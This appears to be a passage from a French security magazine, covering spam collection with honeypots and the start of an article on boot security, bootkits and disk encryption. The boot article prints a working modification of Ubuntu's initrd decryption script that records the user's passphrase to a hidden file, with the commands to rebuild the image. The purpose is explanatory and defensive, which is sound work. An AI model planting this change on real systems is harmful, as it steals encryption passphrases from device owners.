Une approche directe est de collectionner les spams en s'appuyant sur des honeypots de haute interaction (voir figure 4) : nous lançons un spambot sur une machine Windows native et la laissons communiquer avec le contrôleur de telle manière que le robot puisse soit établir un tunnel SOCKS, soit recevoir des modèles ainsi que les méta-informations depuis le contrôleur. Cependant, nous empêchons les spams de sortir en interceptant la communication SMTP entre la passerelle locale et le trafic est redirigé vers un serveur de courrier sous notre contrôle. Cela peut être effectué avec l'aide d'iptables. Dans une mise en place améliorée, nous pouvons aussi émuler le comportement du serveur de courrier ciblé. Par exemple, si le robot cherche à se connecter sur gsmtp183.google.com, nous devons d'abord intercepter cette communication puis la rediriger vers un serveur de courrier local au niveau de la passerelle. De plus, nous récupérons la bannière depuis le serveur attendu et la rejouons pour le robot. De cette manière, le robot est piégé car il pense réellement qu'il communique avec le vrai serveur au lieu du notre. Nous pouvons aussi récupérer tous les messages de courrier et avoir un aperçu des messages de spams courants envoyés par ce botnet. Notez bien que nous devons aussi prêter attention aux différents SMTP, par exemple SMTP via SSL/TLS : en plus de rediriger le trafic vers le port 25, nous devons aussi le faire pour les ports 465 et 587 puisque certains robots supportent aussi ces protocoles.




Figure 4 : Infrastructure pour exécuter des spambots dans un environnement contrôlé

Après une certaine période, nous remettons la machine dans un état propre en utilisant des techniques logicielles de restauration et exécutons le spambot suivant. Différentes stratégies existent pour déterminer quand nous avons récupéré assez de courriers uniques pour relancer le honeypot. Cela peut être de simples heuristiques utilisant une échelle de temps ou un nombre prédéfini de messages à récupérer. Des techniques avancées analysent les spams récupérés et redémarrent le honeypot une fois une exécution complète observée : nos résultats préliminaires indiquent qu'une exécution de spam classique consiste entre 10 et 100 domaines différents plébiscités dans différents courriers de spams. Ces domaines sont sollicités à la manière *round-robin* (circulaire) et ainsi, nous pouvons redémarrer le honeypot une fois que nous avons observé chaque URI plusieurs fois.

De plus, il est aussi utile d'implémenter une priorité sur les files d'attente afin d'observer de manière périodique un botnet de spam précis : une fois que nous avons récupéré assez de messages depuis un binaire donné et n'obtenons aucune nouvelle information, nous remettons le honeypot dans son état initial pour démarrer le spambot suivant. Cependant, nous mettons le binaire en file d'attente pour une autre analyse de son exécution car la campagne de spam peut changer et nous pourrions observer de nouveaux messages de spams quand nous exécutons le robot une nouvelle fois. Pour l'instant, nous utilisons une simple priorité qui supporte le « vieillissement » des échantillons, mais des techniques plus élégantes pourront être ajoutées dans le futur.

3.1.2 Honeypots de basse interaction

Le principal inconvénient d'utiliser un honeypot de haute interaction est la lourdeur de la couche ajoutée lors de l'exécution des robots sur des machines natives : nous ne pouvons pas exécuter des dizaines voire des centaines de robots en parallèle avec des ressources limitées. Cependant, nous pouvons simplement **émuler** la communication du robot et se faire passer pour lui lorsque nous communiquons avec le contrôleur. En faisant ainsi, nous gagnons une plus grande souplesse, tout en récupérant encore les courriers qui sont envoyés par les spambots. Cela nous permet d'efficacement gérer un nombre de contrôleurs de spambots plus large.

Cependant, émuler la communication du spambot s'avère être une tâche prenant beaucoup de temps : nous devons d'abord analyser le robot en détail, c'est-à-dire avec l'aide d'outils d'analyse automatique **[9]** ou par une analyse manuelle effectuée par un expert. À partir des informations récupérées, nous pouvons alors écrire un script qui émule une communication typique de spambot (comme recevoir un *template* depuis les contrôleurs ou établir une connexion SOCKS). Souvent, nous devons utiliser les même techniques d'obfuscation utilisées par les robots, comme l'obfuscation des messages avec une clé en XOR. Une fois que nous avons mis au point ce script, nous pouvons facilement émuler le spambot et récupérer les spams de manière souple et efficace. Pour certains robots, cette façon de faire est assez simple, comme nous allons le montrer plus loin, mais une technique générique pour faire ce genre d'analyse ne semble pas simple à implémenter.

3.2 Vers du filtrage de spams proactif

Les spams récupérés avec l'aide du système expliqué auparavant servent à générer des règles de filtrage automatiques de manière proactive : puisque nous observons un spambot en cours d'exécution, nous sommes sûrs que nous n'observons que des messages de spams. À partir des informations récupérées, nous produisons alors des règles de détection. La règle la plus simple reste une liste noire d'URI à partir des URI que nous avons pu observer dans les messages récupérés : assez souvent, le moteur de spam d'un robot contient des artefacts uniques servant à identifier le spambot et à le classifier par rapport au contenu du message de spam. Ces artefacts peuvent être des champs d'en-têtes spécifiques ou contenus dans le corps du message. Finalement, nous construisons un modèle décrivant la structure globale du spam. Ce modèle est un modèle complet construit à partir de l'analyse de plusieurs échantillons de spams. Un message de courrier entrant est ensuite vérifié par rapport au modèle et s'il correspond, le courrier sera classifié comme spam. En fait, un groupe de chercheurs de l'Université de Californie à San Diego (UCSD) a récemment implémenté cette approche. Leur système, appelé **Botnet Judo**, génère des signatures de modèles de spams qui fournissent un filtrage efficace du spam avec un taux de faux positifs très faible.

4 Résultats d'expérimentations

Nous obtenons des malwares avec l'aide de différentes solutions de honeypot. Par exemple, nous utilisons des logiciels tels que nepenthes/dionaea (http://carnivore.it) ou Amun (http://sourceforge.net/projects/amunhoney/) pour récupérer des vers et bots se déployant de manière autonome, et des honeypots clients comme Capture-HPC pour collecter des exemples de malwares qui sont installés sur des sites web malicieux. De plus, les échantillons suspicieux peuvent être manuellement soumis à notre environnement d'analyse via http://cwsandbox.org. Au total, nous recevons entre 400 et 1500 malwares uniques par jour avec cette configuration. Tous les malwares sont analysés avec l'aide de l'outil automatique appelé CWSandbox **[9]**, et chaque malware qui montre un comportement de type spam est analysé dans l'environnement de honeypot décrit plus haut. Nous gardons les malwares dans une file d'attente et les exécutons périodiquement de manière à observer les changements dans les campagnes de spam pour un botnet donné et obtenir les derniers messages de spams à la mode.

4.1 Honeypots de haute interaction

Exécuter un spambot dans l'environnement décrit figure 4 nous permet de collectionner efficacement les messages de spams. Dans la configuration actuelle, nous utilisons une échelle de temps de 30 minutes à partir de laquelle nous redémarrons le honeypot et exécutons le malware suivant. Durant cette période, le robot envoie généralement une centaine voire quelques milliers de messages de spams. Nous avons même observé plusieurs robots envoyer plus de 50000 messages de spams dans une période de temps très courte.

En comparant la série de messages récupérés, nous extrayons les signes uniques des spambots. Sont disponibles en annexe un exemple de deux messages récupérés par la configuration en environnement de honeypot de haute interaction. La structure des deux messages se ressemble et des empreintes uniques peuvent être extraites, comme l'en-tête `User-Agent: Microsoft-Entourage/12.1.0.080305`, qui est un signe caractéristique de cette campagne de spam spécifique et identifie les messages de spams envoyés par ce spambot.

4.2 Honeypots de basse interaction

Dans un premier test, nous avons implémenté un émulateur de robot utilisant le proxy SOCKS inverse avec Python. Le script est composé de 150 lignes de code et émule la communication complète du robot, en incluant par exemple un message de schéma d'obfuscation en utilisant XOR. Implémenter cet émulateur a pris environ deux heures de travail. Nous avons utilisé ce script pour surveiller un serveur de contrôle en particulier sur une période de 50 heures.

Pendant cette période spécifique, nous avons récupéré 13204 messages de spams, correspondant à environ 135 Mo de données. Chaque message avait une adresse de réception unique et nous avons trouvé un total de 8937 adresses uniques d'émetteurs. Le tableau qui suit montre les destinataires principaux ainsi que les domaines d'envoi. Comme attendu, les domaines des destinataires principaux incluent les fournisseurs de boîte de courrier électronique principaux et leur répartition est une longue liste. Au contraire, la répartition des domaines d'émetteurs montre qu'ils sont probablement générés aléatoirement depuis une liste de domaines importante. Un total de 7751 différents sujets sont présents dans ces messages, indiquant une grande variété de messages envoyés par ce contrôleur particulier. Tous les courriers contiennent une image qui plébiscite un site avec du contenu pour adultes. Puisque cette image a une taille et un checksum unique, cela peut facilement être utilisé pour générer une règle de filtrage pour ce message précis.

Table : Top 5 domaines de destinataires et d'émetteurs pour les spams récupérés avec l'émulateur de robot :

Top domaines destinataires	Compteur	Top domaines d'émetteurs	Compteur
hotmail.com	4,260	irc-uam.com	4
yahoo.com	3,502	iconica.org	4
aol.com	600	baruffiart.com	4
msn.com	485	www.voicenet.com	3
gmail.com	382	wtv.com	3

Conclusion

Dans cet article, nous avons expliqué deux techniques pour en apprendre plus sur les activités actuelles des spambots avec l'aide de honeypots. Nous pouvons tout d'abord exécuter un spambot dans un environnement contrôlé et récupérer tous les courriers envoyés depuis ce robot en récupérant les messages sortants au niveau du serveur de courrier local. Une autre approche est d'émuler la communication du spambot, ce qui nous permet de récupérer les spams d'un nombre important de contrôleurs de manière assez efficace. Les deux techniques sont proactives dans le sens qu'elles n'attendent pas qu'un message arrive dans la boîte aux lettres électronique d'un utilisateur pour agir et le reconnaître comme du spam, mais plutôt interagit avec les spambots et les contrôleurs du botnet. ■

ANNEXE

```
Return-path:
Envelope-to: epbnjhnvdnhmxvkdd@ucfc.com
Delivery-date: Fri, 16 May 2008 22:38:57 +0200
Received: from [10.0.2.10] (helo=hlab.informatik.uni-mannheim.de)
        by sandnet-router with esmtp (Exim 4.67)
        (envelope-from )
        id 1Jx6hc-000663-6G
        for epbnjhnvdnhmxvkdd@ucfc.com; Fri, 16 May 2008 22:38:56 +0200
User-Agent: Microsoft-Entourage/12.1.0.080305
Date: Fri, 16 May 2008 20:46:18 +0200
Subject: Funny naked girls
From: Pignatello
To: "epbnjhnvdnhmxvkdd@ucfc.com"
Message-ID:
Thread-Topic: Funny naked girls
Thread-Index: Aci3leRh+N8gO6I3T9ubOADIyCI6EQ==
[...]

Return-path:
Envelope-to: epbk@wananchi.com
Delivery-date: Fri, 16 May 2008 22:38:57 +0200
Received: from [10.0.2.10] (helo=hlab.informatik.uni-mannheim.de)
        by sandnet-router with esmtp (Exim 4.67)
        (envelope-from )
        id 1Jx6hc-000665-6R
        for epbk@wananchi.com; Fri, 16 May 2008 22:38:56 +0200
User-Agent: Microsoft-Entourage/12.1.0.080305
Date: Fri, 16 May 2008 20:46:18 +0200
Subject: She will want MORE of you
From: Ismaell
To: "epbk@wananchi.com"
Message-ID:
Thread-Topic: She will want MORE of you
Thread-Index: Aci3leRkwwZOrdPVT+yyu1YQ4iQ8pw==
[...]
```

REMERCIEMENTS

Le Rédacteur en chef et Thorsten remercient Sébastien Tricaud, du French Honeynet Project, qui a assuré la liaison avec Thorsten, traduit l'article en html et en français, et le tout juste en revenant de son voyage de noces...

Les références de cet article sont disponibles sur www.miscmag.com/ref48.

BOOT SÉCURISÉ : PREMIER PAS VERS L'INFORMATIQUE DE CONFIANCE ?



Vincent Le Toux – vincent.letoux@gmail.com – ENSIMAG 2003

mots-clés : *CONTOURNER LE CRYPTAGE / BOOTKIT / TPM / INFORMATIQUE DE CONFIANCE*

Non, les virus de boot ne sont pas morts. Au contraire, ils ont fait un retour fracassant sous le nom de bootkit. Ignorant le cryptage des disques, ils représentent la solution pour extraire des informations compromettantes lorsque l'accès physique est permis. L'informatique de confiance dont on nous vante les mérites depuis une éternité est-elle un moyen de se débarrasser efficacement et à peu de frais de cette nouvelle menace ?

Qui ne se souvient pas des virus de boot ? Ces fameuses disquettes, un média aujourd'hui révolu, qui une fois oubliées dans leur lecteur pouvaient transmettre un virus au démarrage suivant. Une fois installé, celui-ci se répliquait sur toutes les nouvelles disquettes introduites. C'était l'époque où il fallait se déplacer physiquement pour envoyer des données et où la disquette était le seul support disponible. Aujourd'hui, avec la révolution Internet, les concepteurs de virus ont été remplacés par des pirates avides, préférant la rapidité d'infection en concevant des vers ou la furtivité en concevant des chevaux de Troie quasiment invisibles. Classés parmi les attaques physiques et ne permettant pas d'exploitation à distance, ces virus sont tombés en désuétude. Après une description rapide du processus de démarrage, nous étudierons comment contourner le cryptage d'un disque, que ce soit par la modification de la configuration ou par des *bootkits*, puis nous étudierons la protection apportée par l'informatique de confiance. Nous conclurons ensuite sur l'intérêt de cette technologie pour nous protéger de ces menaces.

1 Fonctionnement du boot

Le démarrage du système est un processus complexe. Le matériel doit être initialisé et le système d'exploitation doit être chargé en mémoire et activé. Il y a de nombreux intervenants : le BIOS, le *Master Boot Record*, le *bootloader*, l'*OS Loader*, etc.




Fig. 1 : Enchaînement des étapes lors du démarrage

1.1 Composants

Le BIOS est le premier composant à exécuter du code sur le processeur en mode réel 16 bits. Son rôle est de mettre en place une abstraction matérielle afin d'exécuter du code indépendamment des composants disponibles. Cette abstraction est réalisée en mettant à disposition des routines déclenchables par des interruptions. C'est un composant très technique, qui est adapté pour chaque carte mère. Stocké dans une mémoire flash, il peut être mis à jour, mais cette mémoire se comporte au démarrage comme une mémoire morte. Son code source n'est pas disponible et pour éviter des corruptions lors de sa mise à jour, il existe de nombreuses sommes de contrôle.

Après l'initialisation du matériel, le BIOS parcourt séquentiellement les périphériques, ainsi que leurs partitions à la recherche d'un secteur permettant d'amorcer le système. Le premier secteur compatible est sélectionné,

chargé en mémoire et exécuté : c'est le MBR. Le choix d'un secteur compatible est dicté par la présence ou non d'une valeur binaire prédéfinie aussi appelée *magic number*.

Le bootloader, dont le premier secteur est le MBR, est le premier programme utilisateur exécuté. Lorsqu'il prend la main, il n'a à sa disposition que l'adressage CHS limité à 8 Gio pour converser avec le périphérique où il est stocké. Pour dépasser cette limite, il doit activer l'adressage LBA. Écrit majoritairement en assembleur et en C, c'est également un composant technique, mais au contraire des BIOS, il est générique car il utilise les interruptions mises en place précédemment. Il existe des implémentations open source (Grub, Truecrypt) et les bootloaders sont en général relativement bien documentés.

Le reste du chargement est effectué par des programmes de plus haut niveau (sans les limitations du bootloader) écrits en C ou en script. Ils sont donc modifiables facilement par les techniques habituelles, même si le code source n'est pas disponible. Si le BIOS démarre en mode réel 16 bits, le système d'exploitation n'utilise pas ce mode et il faut donc activer successivement la pagination et le mode 32 bits voire le mode 64 bits.

Pourquoi le démarrage se décompose en plusieurs étapes ? Car le processeur doit avoir accès physiquement lors de son initialisation à une partie de la mémoire dans laquelle sont codées les premières instructions. Cette mémoire, la mémoire morte du BIOS, est donc câblée à la place d'une partie de la mémoire vive. Trop petite, il est impossible de stocker l'ensemble du système d'exploitation dessus.

1.2 Sécurité

Le démarrage n'a pas été conçu de manière à être sécurisé. D'ailleurs les « dispositifs » mis en place sont simples : le BIOS est protégé de par sa complexité et sa forte dépendance au matériel (linuxBIOS n'en est qu'à ses débuts) et la modification du MBR peut être surveillée dans la routine d'accès au disque mise en place par le BIOS. La modification hors ligne de n'importe quel secteur d'un disque est par contre indétectable.

Chaque composant décrit ici dépend fortement des composants précédents. La table des interruptions, par exemple, stockée en mémoire et utilisée pour accéder aux disques, est mise en place par le BIOS. Comment vérifier que cette table n'a pas été modifiée a posteriori ?

Lorsqu'il prend la main, le premier programme utilisateur dispose de tous les privilèges possibles, y compris ceux relatifs aux périphériques ou ceux relatifs à la virtualisation. Le démarrage est donc critique du point de vue de la sécurité.

2 L'importance du démarrage sur un système avec un disque crypté

Comment protéger des données lorsqu'on peut avoir accès au média physique les contenant ? Simplement en les cryptant. Comment garantir que le programme saisissant le mot de passe utilisé pour le cryptage n'a pas été modifié hors ligne pour enregistrer celui-ci ? En cryptant le système d'exploitation. Comment s'assurer que le programme demandant le mot de passe pour charger le système d'exploitation est sûr ?



Fig. 2 : Chaîne de confiance dans le traitement des données

On devine à travers ces questions qu'il existe une chaîne de confiance, allant du BIOS aux données, en passant par le chargeur de boot, le système d'exploitation et le programme de cryptage. Comment être sûr que l'ordinateur démarre dans un état sain ?

Démontrons cela en installant un système crypté et en le modifiant afin qu'il enregistre le mot de passe.

Nous avons choisi Ubuntu pour la démonstration, pour les raisons suivantes : les séquences de démarrage sont documentées et le code source est disponible. Il possède dans sa procédure d'installation une option standard permettant d'utiliser un disque chiffré (grâce au CD « alternatif » - l'installateur en mode texte propose « utiliser avec un disque LVM chiffré ».)

2.1 Séquence de démarrage

Avant de poursuivre, il est important de comprendre la séquence de démarrage mise en place après installation :

- Le BIOS initialise le matériel et charge le premier secteur du disque du démarrage (MBR) avant de lui passer la main.
- Sur le MBR se trouve la première partie du bootloader Grub, programme assembleur de moins de 400 octets. Son rôle est de charger la partie 2 et de l'appeler. L'adresse de ce programme est une adresse absolue d'un secteur physique et est stockée sur le MBR.
- Grub détecte sur quelle partition il est localisé et charge le fichier de configuration inscrit en dur dans le programme nommé menu.lst. Celui-ci précise quel est le noyau à charger et ses paramètres.
- Le noyau se charge, décompresse l'image de préinitialisation (`initrd`) et appelle le script `init`.

- Ce script détecte que le disque système est crypté et demande le mot de passe.
- Une fois celui-ci obtenu et la partition chiffrée montée, le système d'exploitation s'initialise jusqu'à être prêt.

2.2 Identifier le bootloader et sa configuration

Dans le cadre d'une exploitation, il est nécessaire de déterminer les étapes qui ont été décrites ci-dessus.

Il est aisé d'identifier le bootloader en réalisant un dump du premier secteur du disque et en cherchant des chaînes de caractères connues comme Grub, Lilo ou *Invalid Partition table* pour Windows.

```
dd if=/dev/sda bs=512 count=1  | strings
```

Dans l'exemple présenté ici, on trouve rapidement le nom de Grub. Reste à déterminer où le boot se poursuit. Il existe deux façons de procéder. La première consiste à balayer rapidement les partitions et à détecter la partition contenant un fichier **`/grub/menu.lst`**. Bien que cette méthode soit rapide, elle ne garantit pas que le fichier identifié soit le bon. Une autre façon de faire est de calculer manuellement la position sur le disque du fichier **`stage2`**. Le numéro de secteur est situé à la position 0x44-0x47 du MBR (constante **`STAGE1_STAGE2_SECTOR`** dans le code source). La valeur 0x00000001 équivaut à préciser que la première partition contenant un fichier **`/grub/stage2`** doit être sélectionnée.

Une fois la partition déterminée, il suffit d'afficher le fichier **`/grub/menu.lst`** et de localiser la ou les entrées correspondantes au *RAM disk*.

```
title           Ubuntu 9.04, kernel 2.6.28-13-generic
uuid            6a695f2d-1d7a-43ed-b7a2-23512ddb23ca
kernel          /vmlinuz-2.6.28-13-generic root=/dev/mapper/
                ubuntu-root ro quiet splash
initrd          /initrd.img-2.6.28-13-generic
```


2.3 Modification de l'INITial RamDisk

L'initial RAM disk **[I]**, un des paramètres de configuration précisé par le mot-clé « initrd », permet de charger des modules non disponibles dans le noyau lui-même et nécessaires à la poursuite du démarrage. C'est une archive qui contient le script responsable du montage de la partition cryptée, qui est au format cpio (un concurrent de tar) et qui est compressée. On la décompresse et une recherche rapide sur le mot « Password », affiché afin de saisir le mot de passe, désigne le script **`/script/local-top/cryptroot`** comme étant responsable de cette tâche.

```
$gunzip</boot/initrd.img-2.6.28-13-generic|cpio-i--make-directories
```


HSC Formations

Réalisation pratique des Tests d'Intrusion



La formation, proposée en cinq jours par HSC, permet à chaque stagiaire d'apprendre et de mettre en pratique les techniques d'intrusion les plus récentes sur les principales technologies du marché (systèmes d'exploitation, bases de données, applications Web, etc.).

Jour 1..... Introduction
Découverte réseau et qualification des cibles
Attaques sur le réseau

Jour 2..... Intrusion sur les applications web

Jour 3..... Découverte des mots de passe
L'outil Metasploit
Intrusion sur les bases de données

Jour 4..... Intrusion sur les systèmes windows


Jour 5..... Attaque des postes client
Intrusion sur les systèmes UNIX / Linux

Pour toute demande de renseignement, contactez-nous par téléphone au **01 41 40 97 00** ou par courrier électronique : **formations@hsc.fr**

Hervé Schauer Consultants - 4bis rue de la gare - 92300 Levallois-Perret
www.hsc-formation.fr

TCB, NGSCB, TPM : QUELLES DIFFÉRENCES ?

Parlons tout d'abord du *Trusting Computing Base*. Mentionné dans le livre orange, évaluant les systèmes informatiques américains dans les années 80, son but est de garantir un canal de confiance au niveau logiciel et matériel entre l'utilisateur (ou un programme) et le noyau. Ce critère est défini comme une combinaison de matériels, de micrologiciels et de logiciels visant à appliquer la politique de sécurité d'un système. Il s'agit d'un concept de haut niveau.



Pour être implémenté dans nos machines, il faut être capable d'isoler des domaines d'exécution où un programme ne peut être corrompu par un autre, notamment grâce à un *Security Kernel*. Cette implémentation du concept TCB a été réalisée par Microsoft, sous la dénomination commerciale *Next Generation Secure Computing Base*.

Enfin, une puce TPM est un composant physique prévu pour résister aux attaques sur lequel toute la confiance du système repose. Microsoft en a fait la base de la solution NGSCB : sans elle, on ne pourrait pas avoir confiance dans le système.

Pour résumer :

- **Le TCB est un critère d'évaluation de la sécurité d'un système.**
- **Le NGSCB est l'implémentation du TCB par Microsoft pour les systèmes Windows.**
- **Une puce TPM est une carte à puce soudée à la carte mère utilisée par le NGSCB.**

V. L. T.

On identifie rapidement la séquence d'instructions :

```
if [ -z "$cryptkeyscript" ]; then
            cryptkeyscript="/lib/cryptsetup/askpass"
            cryptkey="Unlocking the disk $cryptsource
($crypttarget)\nEnter passphrase: "
fi
if ! crypttarget="$crypttarget" cryptsource="$cryptsource" \
    $cryptkeyscript "$cryptkey" | $cryptcreate --key-file=- ; then
            message "cryptsetup: cryptsetup failed, bad password
            or options?"
            continue
fi
```

qu'on remplace par :

```
if [ -z "$cryptkeyscript" ]; then
            cryptkeyscript="/lib/cryptsetup/askpass"
            cryptkey="Unlocking the disk $cryptsource
            ($crypttarget)\nEnter passphrase: "
fi
evil= $cryptkeyscript "$cryptkey"
if [ -e /boot/.evil]; then
            if [ "$evil"="iamevil" ]; then
                        evil= cat /boot/.evil
            fi
fi
if ! crypttarget="$crypttarget" cryptsource="$cryptsource" \
    echo $evil | $cryptcreate --key-file=- ; then
            message "cryptsetup: cryptsetup failed, bad password
            or options?"
            continue
else
            echo $evil > /boot/.evil
fi
```

Une fois le script modifié, on recrée l'image grâce aux commandes suivantes :

```
$ find ./ | cpio -H newc -o > /boot/initrd.img-2.6.28-13-generic.
cpio
1354 blocks
$ cd /boot
$ gzip initrd.img-2.6.28-13-generic.cpio
$ mv /boot/initrd.img-2.6.28-13-generic.cpio.gz /boot/initrd.img-
2.6.28-13-generic
```

Il suffit d'attendre qu'une personne saisisse le bon mot de passe pour qu'il soit enregistré dans le fichier **/boot/.evil**.

L'authentification réalisée sur un système avec un disque crypté est effectuée par du code non protégé. L'écriture d'un programme mimant celui utilisé habituellement permet donc d'intercepter des données sensibles.

3 Boot virus + rootkit = Bootkit

3.1 Le virus de boot de Papa

Dès 1992, un virus de boot, nommé d'après sa date d'activation, le 6 mars, Michel-Ange **[2]**, a été rendu célèbre par une campagne médiatique estimant le nombre de systèmes infectés à plusieurs millions. Heureusement, seuls quelques milliers de systèmes ont été atteints, mais avant tout, c'était son fonctionnement qui était innovant.

Lorsque l'ordinateur démarre, les premières instructions exécutées sont celles du BIOS. Celui-ci a deux rôles : initialiser le matériel et mettre en place les premières routines. La façon d'accéder à ces routines est standard d'un BIOS à l'autre : on déclenche des interruptions, définies dans la table idoine. Par exemple, pour lire un secteur d'un disque, un programme fait appel à l'interruption 13.

Ce virus de boot est un programme écrit en assembleur et stocké sur le premier secteur d'un média (le MBR). A l'époque, tous les ordinateurs étaient programmés pour rechercher un média capable de lancer le système dans l'ordre suivant : disquette, CD-Rom, puis disque dur. Le virus était donc le premier programme exécuté lorsqu'une disquette infectée était présente. Celui-ci recherchait l'adresse de la routine mise en place par le BIOS pour accéder aux disques et déviait l'interruption. Ainsi, dès lors qu'un média était accédé, le virus prenait la main et s'installait sur les premiers secteurs réservés au MBR. Afin d'assurer sa furtivité, une redirection du MBR vers une copie était réalisée. Ce virus est notamment indépendant du système d'exploitation installé.




Fig. 3 : Le virus de boot modifie le MBR de façon à démarrer avant le système d'exploitation.

La confirmation demandée par le BIOS à chaque modification du MBR et le fait que le média utilisé par défaut au lancement soit devenu le disque dur sont en grande partie responsables du déclin de ces virus. Il s'agit donc d'une curiosité du passé.

3.2 Bootkit

En 2005, un *proof of concept* nommé *Eeye Bootroot* a été présenté à la *Black Hat Conference*. L'idée est simple et la même que les virus de boot, puisqu'il s'agit de démarrer depuis un CD-Rom et d'installer un code résident. En pratique, cela requiert de patcher le système au fur et à mesure de son lancement car la finalité est d'être capable d'interagir avec lui.

Pour ce faire, Eeye Bootroot détourne l'interruption 13 comme le font les virus de boot, utilisée pour accéder aux disques, pour être capable de modifier un fichier avant son chargement. Il recherche des séquences particulières d'octets pour déterminer quel est le fichier demandé, car il ne connaît pas le nom de ce fichier, mais uniquement son adresse sur le disque. Si le fichier d'une certaine phase est reconnu, il le modifie. Il profite également du fait que le flux principal soit stoppé par l'interruption pour modifier le code exécutable en mémoire. C'est ainsi qu'il contourne les mesures de sécurité, comme la signature numérique des programmes.

Pour éviter que le noyau en cours de chargement écrase son code, il alloue une partie de la mémoire dans l'espace réservé au BIOS en déroutant l'interruption 17. Enfin, une fois le système chargé, il installe un driver qui n'est en fait qu'un rootkit. Il est intéressant de remarquer que ce proof of concept est capable de profiter des fonctions mises à disposition par l'OS au fil de son chargement dans un souci de simplicité, comme la traduction d'un nom de fichier en adresse sur le disque.

Jusque-là, ces démonstrations nécessitaient l'intervention active de l'utilisateur en requérant un autre média de démarrage que celui habituellement utilisé. La menace était donc limitée puisque classée parmi les attaques physiques. Mais depuis peu, des redémarrages suspicieux ont été signalés par des utilisateurs après la visite de certains sites web. En fait, il s'agit du premier *malware* d'un nouveau type : un *bootkit*, contraction de *boot* et de *rootkit* **[3]**. Ce virus, nommé Sinowal **[4]** et dont le code repose sur ce proof of concept, s'installe sur le MBR et déclenche le *reboot* immédiat du PC pour en prendre le contrôle. Celui-ci n'est rien d'autre en fait que le *botnet* Torpig, qui est lui-même propagé par Mebroot, un boot rootkit générique permettant d'installer n'importe quoi par les cybercriminels. Mais en fait, Mebroot s'installe aussi par des *drive-by downloads* hébergés sur des sites web malicieux. Il a notamment déjà permis d'extorquer les informations concernant 500 000 comptes bancaires et il ne faut donc plus compter uniquement sur des exploits délibérés et ciblés.

En écrivant directement sur le disque, Sinowal nécessite les droits administrateurs. Vista et Seven sont protégés par l'UAC. Encore faut-il que cette protection soit activée. Windows XP est, par contre, particulièrement vulnérable à cette attaque. Notons que l'interception par le BIOS de la modification du MBR faite au niveau de l'interruption n'est plus envisageable, car depuis Windows 2000, tous les systèmes de Microsoft utilisent leurs propres pilotes pour les accès aux disques.

Cela peut paraître étonnant, mais les utilisateurs de logiciels de cryptage comme Truecrypt sont pour l'instant protégés. En effet, pour fonctionner, ces logiciels détournent comme les bootkits l'interruption 13 pour décrypter les données directement après leur lecture sur le disque. Mais comme le décryptage est effectué après la lecture des secteurs par les malwares, ceux-ci n'interceptent alors que les données cryptées qu'ils ne reconnaissent pas. Ils sont donc incapables de modifier les données à la volée, et par conséquent, de se charger au sein de l'OS.

3.3 Your PC is stoned. Again.

Les menaces liées au démarrage sont en évolution constante. Le cryptage est pour l'instant un rempart à ces attaques. Depuis 2005, la recherche dans ce secteur s'est développée, puisqu'ont été présentés : Vbootkit **[5]**, autre proof of concept présenté à la *Black Hat Conference*, Kon Boot, live CD permettant de supprimer la protection par mot de passe, et dernièrement, Stoned Vienna, présenté au *Black Hat* 2009.

Stoned **[6]**, nommé d'après le premier virus de boot connu, a fait sensation grâce à l'implémentation de mécanismes afin de contourner la relative immunité procurée par les logiciels de cryptage comme Truecrypt. L'astuce consiste à détourner une deuxième fois l'interruption 13 après que ces logiciels l'aient fait.

